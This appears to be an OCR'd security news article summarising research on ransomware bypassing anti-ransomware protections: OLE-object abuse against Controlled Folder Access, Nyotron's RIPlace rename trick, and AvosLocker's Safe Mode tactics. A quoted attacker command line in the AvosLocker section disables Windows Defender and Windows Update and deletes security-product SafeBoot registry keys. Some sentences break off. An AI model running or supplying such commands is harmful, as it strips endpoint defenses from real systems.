
View and change privacy settings for your Windows 11 device.

Privacy settings

Privacy dashboard

Privacy Statement

Research of Yago Jesus



Ransomware can use Office OLE objects to bypass CFA

Jesus says that a ransomware developer could easily bypass Microsoft CFA anti-ransomware feature by adding simple scripts that bypass CFA via OLE objects inside Office files.


In research published over the weekend, Jesus includes three examples that utilize boobytrapped Office documents (received via spam email) to overwrite the content of other Office documents stored inside CFA folders; password-protect the same files; or copy-paste their content inside files located outside the CFA folder, encrypt those, and delete the originals.

While the first example is just destructive, the last two will work as an actual ransom, with victims having to pay the ransomware author for the password/decryption code that unlocks the files.

Jesus displeased with Microsoft

Jesus said he notified Microsoft about the issue he discovered. In a screenshot of the email he received

Research of Nyotron



The RIPlace ransomware protection bypass


According to Nyotron, ransomware will encrypt a victim's files and replace them with encrypted data using one of the three methods below. In our experience working with ransomware, methods #1 and #2 are the most common.

1. Writing the encrypted data from memory to the original file.
2. Writing the encrypted data from memory to a new file and then deleting the old one.
3. Writing the encrypted data from memory to a new file and then using the Rename call to replace the original file.

For a ransomware protection feature to properly work, all three options must be protected by the security software's filter-driver.

Unfortunately, Nyotron discovered that performing option three to replace files, and doing it in a special way, allows the bypassing of the protection feature as illustrated below.

Research of Andrew Brandt



Encrypting in 'Safe Mode'

AvosLocker operators leverage PDQ Deploy, a legitimate deployment tool for automating patch management, to drop several Windows batch scripts onto the target machine, which helps them to lay the ground for the attack, according to a report from SophosLabs Principal Researcher Andrew Brandt.


These scripts modify or delete Registry keys that belong to specific endpoint security tools, including Windows Defender and products from Kaspersky, Carbon Black, Trend Micro, Symantec, Bitdefender, and Cylance.

```
net use /user:veeam-backup\test \\[redacted]\a Password123! &net stop wuauserv &sc config wuauserv
start= disabled &reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SepMasterService
/f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefense /f &reg delete HKLM
\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefenseWSC /f &reg delete HKLM\SYSTEM
\CurrentControlSet\Control\SafeBoot\Network\EPProtectedService /f &reg delete HKLM\SYSTEM
\CurrentControlSet\Control\SafeBoot\Network\epredline /f &reg delete HKLM\SYSTEM\CurrentControlSet
```

NEWSLETTER SIGN UP

